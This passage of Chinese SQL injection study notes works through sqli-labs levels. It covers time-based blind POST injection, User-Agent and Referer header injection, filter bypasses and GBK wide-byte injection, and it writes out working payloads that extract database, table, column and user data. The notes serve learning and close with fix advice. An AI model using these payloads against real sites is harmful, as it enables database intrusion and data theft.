


这里其实和GET型没区别,只不过,一个是在类似URL的地方传参,一个是在注入登录等界面传参。接下来以靶场为例,也提供一个用HackBar的方式进行攻击的方法(其实是懒得打开BP)

7.1.1 判断注入点与闭合

其余和 GET 型没啥区别,也不过多展示了

第八章 POST 盲注


8.1 布尔盲注

8.2 时间盲注

同样的,因为比较难截图,接下来只放一些payload,应该是这里,记不清了,是关于时间盲注的时候,用OR的时候会出现一直转圈圈的问题🤔,大概会有60s的样子。其原因是:

# sleep() 被重复执行的根本原因是 SQL 语句匹配了多条记录(如 OR 1=1 会匹配所有行),导致 sleep() 被逐条触发。通过 LIMIT 限制行数或构造独立查询,能确保条件只被判断一次,从而避免重复延时。

8.2.2 数据库长度

uname=admin' and if(length(database())<=10,sleep(3),3) -- + &passwd=admin&submit=Submit

8.2.3 数据库名

uname=admin' and 
if(ascii(substr(database(),1,1))>=116,sleep(3),3) -- +&passwd=admin&submit=Submit

8.2.4 表名

uname=admin' and 
if(ascii(substr((select+table_name+from+information_schema.tables+where+table_schema=database()+limit+0,1),1,1))>=10,sleep(3),3) -- +&passwd=admin&submit=Submit

8.2.5 列名

uname=admin' and 
if(ascii(substr((select+column_name+from+information_schema.columns+where+table_schema=database()+and+table_name+=+'users'+limit+0,1),1,1))>=10,sleep(3),3) -- +&passwd=admin&submit=Submit

8.2.6 查数据

uname=admin' and 
if(ascii(substr((select username from users limit 0,1),1,1))>=10,sleep(3),3) -- +&passwd=admin&submit=Submit

第九章 HTTP头部注入

常见的HTTP头部注入

  • User-Agent 注入
  • Referer 注入
  • cookie注入

9.1 User-Agent注入

User-Agent简称UA,中文名位用户代理,它是一个特殊字符串头,使服务器可以识别 客户端使用的操作系统及其版本、CPU类型、浏览器及其版本、浏览器渲染引擎、浏览器语言、浏览器插件等。

有一个地方需要注意,就是关于MySQL的解释器的问题。

这是我在听课+做题的时候发现的一个问题,并且困扰了很久,终于搞明白的事情。

# OR在逻辑运算符中为或的意思,通常是如果OR前面的语句为真,就会执行前者,略过OR后面的语句。但是在实际的过程里,有一个很有趣的现象。执行与否好像还与OR后面的语句有关。
# 我们对比一下以下语句,这里就不放截图了,因为是原理性的问题。并且说明为什么'就可以,而1'有时可以,有时不可以的原因
​
1' or extractvalue(1,concat('~',database())),1 ) #   可以报错 ' or extractvalue(1,concat('~',database())),1 ) #   可以报错 ' or extractvalue(1,concat('~',(select group_concat(table_name) from information_schema.tables where table_schema=database() ))),1 ) #   可以报错           1' or extractvalue(1,concat('~',(select group_concat(table_name) from information_schema.tables where table_schema=database() ))),1 ) #   不可以报错                                                                    
​
# 一句话总结
# 报错注入里,1' 会触发 MySQL 的数字 fallback。后面的表达式如果还能被解析,就执行报错函数;解析不了就丢弃整个 payload,只剩 1。短的表达式能解析所以报错,长的子查询解析不了所以直接失效。换成 AND 就不会被短路。所以我们应该使用'或0让其为假。这样无论怎么都可以使我们的后面语句报错。

9.1.1 代码分析

一扫二审三放弃

function check_input($value)
  {
   if(!empty($value))
      {
       // truncation (see comments)
       $value = substr($value,0,20);
      }
​
       // Stripslashes if magic quotes enabled
       if (get_magic_quotes_gpc())
          {
           $value = stripslashes($value);
          }
​
       // Quote if not a number
       if (!ctype_digit($value))
          {
           $value = "'" . mysql_real_escape_string($value) . "'";
          }
       
   else
      {
       $value = intval($value);
      }
   return $value;
  }
​
​
​
   $uagent = $_SERVER['HTTP_USER_AGENT'];
   $IP = $_SERVER['REMOTE_ADDR'];
​
$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)";

经过源代码分析,我们发现对username做了一个校验,但是呢对于UA头却无校验,并且存进了数据库里,所以此时可以用UA的SQL注入


注入思路其实这里与前面无区别了,同样的用union注入,报错注入,盲注都可以。这个例子采用报错注入,这个时候需要打开bp了,还是抓包后发送到重放器中。


我们输入一个’后产生了报错,这个时候可以想到用报错注入。

注入时候,多的括号是用来与最开始的插入语句中的括号闭合的。

9.1.2 数据库名

User-Agent:' or extractValue(1,concat('^',database())),2,3) #

9.1.3 表名

User-Agent: ' or extractValue(1,concat('^',(select group_concat(table_name) from information_schema.tables where table_schema=database()))),2,3) #

9.2 Referer 注入

Referer又称防盗链,是为了弄清楚访问该网站的来源。有的时候会只允许特定的网站来访问此网站用的

同样的这里也只是对password与username做了验证,未对Referer做验证,并且,插入到了数据库中。

语句与前者一样,就不过多的论述了。这里关卡在Less-20。


9.3 Cookie注入

用来存取账户访问浏览器的信息的一个东西(可以简单这么理解)

靶场中,我们要先建立cookie,再进行抓包,这个时候就会有cookie了

第十章 过滤和绕过

过滤: 在前面的注入中,自己构造恶意的 SQL 语句,从而获取数据库中的数据。在构造的恶意 SQL 语句中,包 含了注释符、 union 、 and 、 or 等内容。如果在程序的源代码中,通过某些方法实现禁止使用这些内 容,则称为过滤。 简单来说: 使一些敏感内容无效

绕过: 网站源程序禁止使用注释符、 union 、 and 、 or 等内容,就需要攻击者想办法越过那些过滤,使过滤 失效的过程称为绕过。

简单来说: 逃脱限制,使敏感内容生效

10.1 注释符过滤绕过

10.1.1 常见的注释符

— +

–+

#

%23

10.1.2 案例演示


http://192.168.27.134:82/Less-23/?id=1' --+
http://192.168.27.134:82/Less-23/?id=1' #

10.1.3 绕过方法

# %23 URL编码
# 绕过方式 ?id=1''
# 另一种类似的闭合方式 ?id=1' and '1'='1     ?id=1' or '1'='1
#;%00 截断(相当于把sql语句变成两部分)
​
例如:
$id=1' ;%00
# 相当于以下情况
SELECT * FROM users WHERE id='   1' ;
%00   ' LIMIT 0,1;
​
# 此时测试 group by
http://192.168.68.132/sqli-labs/Less-23/?id=1' group by 4 ;%00

10.1.4 其他情况

" "闭合

?id=1" "
?id=1" or "1"="1
?id=1" and "1"="1

(' ')闭合

?id=1') ('
?id=1') or ('1')=('1
?id=1') and ('1')=('1
​
$sql="SELECT * FROM users WHERE id=(' 1') or ('1')=('1 ') LIMIT 0,1";

(" ")闭合

?id=1") ("
?id=1") or ("1")=("1
?id=1") and ("1")=("1

PS:数字型不需要闭合

10.2 and和or 过滤绕过

绕过手法:

  • 大小写绕过: aND 、 AnD 、 Or 、 ANd 、 oR 等
  • 复写过滤字符: aandnd 、 anandd 、 oorr 等 把中间的 and 替换为 “” (空串),则留下外面的 and
  • 用 && 取代 and 、用 || 取代 or 也可以使用 & 的URL编码 %26 , | 的URL编码 %7C

10.3 空格

替代方式示例
注释符id=1'/**/union/**/select/**/1,2,3#
括号包裹id=1'and(length(database())>8)#
换行符id=1'%0Aand%0A1=1#
TAB 符id=1'%09and%091=1#

10.3.1 +代替空格

10.3.2 URL编码代替空格

%20 代表 spaces
%09 代表 水平制表符
%0A 代表 换行符
%0C 代表 换页符
%0D 代表 回车符
%0B 代表 垂直制表符
%A0 代表 不间断空格 只能服务器是linux的时候用

10.3.3 使用注释符/**/代替空格

10.3.4 使用()代替空格

http://192.168.68.132/sqli-labs/Less-26/?id=1'(union)(select(1,2,3))aandnd'1'='1 
 # 不生效,不能括关键词

10.3.5 报错注入


http://192.168.68.132/sqli-labs/Less-26/?

id=1'||extractValue(1,concat('^',database()))||'1'='1
# 成功绕过

靶场

1.库名

http://192.168.27.134:82/Less-26/?
id=1'||extractValue(1,concat('^',database()))||'1'='

2.表名

# 使用()代替查询语句里面的空格,不能括关键词
# 页面回显发现 information_schema.tables 里面的or被过滤 双写解决
​
http://192.168.27.134:82/Less-26/?id=1'||extractValue(1,concat('^',
(select(group_concat(table_name))from(infoorrmation_schema.tables)where(table_schema=database()))))||'1'='1

3.字段名

http://192.168.27.134:82/Less-26/?id=1'||extractValue(1,concat('^',
(select(group_concat(column_name))from(infoorrmation_schema.columns)where(table_schema=database()anandd(table_name='users')))))||'1'='1

后续略

10.4 union和select绕过

10.4.1 绕过方法

  • 中间加注释:uni/**/on
  • 双写:selselectect
  • 大小写混合:UnIoN
  • 使用括号:union(select(1),2,3)
  • 使用别名:union select 1,2,3 as a


10.4.2 绕过测试

http://192.168.27.134:82/Less-27/?id=0'uNioN%09SeleCt%091,2,3;%00

10.5 宽字节注入

10.5.1 addslashes()函数

在字符串中的特殊字符前添加反斜杠(),使其失效。

  • 单引号
  • 双引号
  • 反斜杠
  • NULL字符(\0)

10.5.2 GBK

# %df%5c 是 GBK 的中文繁体字'運',由于 \ 被GBK识别了,所以这里的 ' 不会被转义

10.5.3 补充

  • 原理:addslashes() 在 ' 前加 \,若数据库为 GBK,\ 被解析为汉字的一部分,' 逃逸。
  • payload:
id=1%df%27%20union%20select%201,2,3--+
  • 修复建议:
    • 设置连接字符集为 utf8mb4
    • 使用 mysql_real_escape_string() + 设置编码

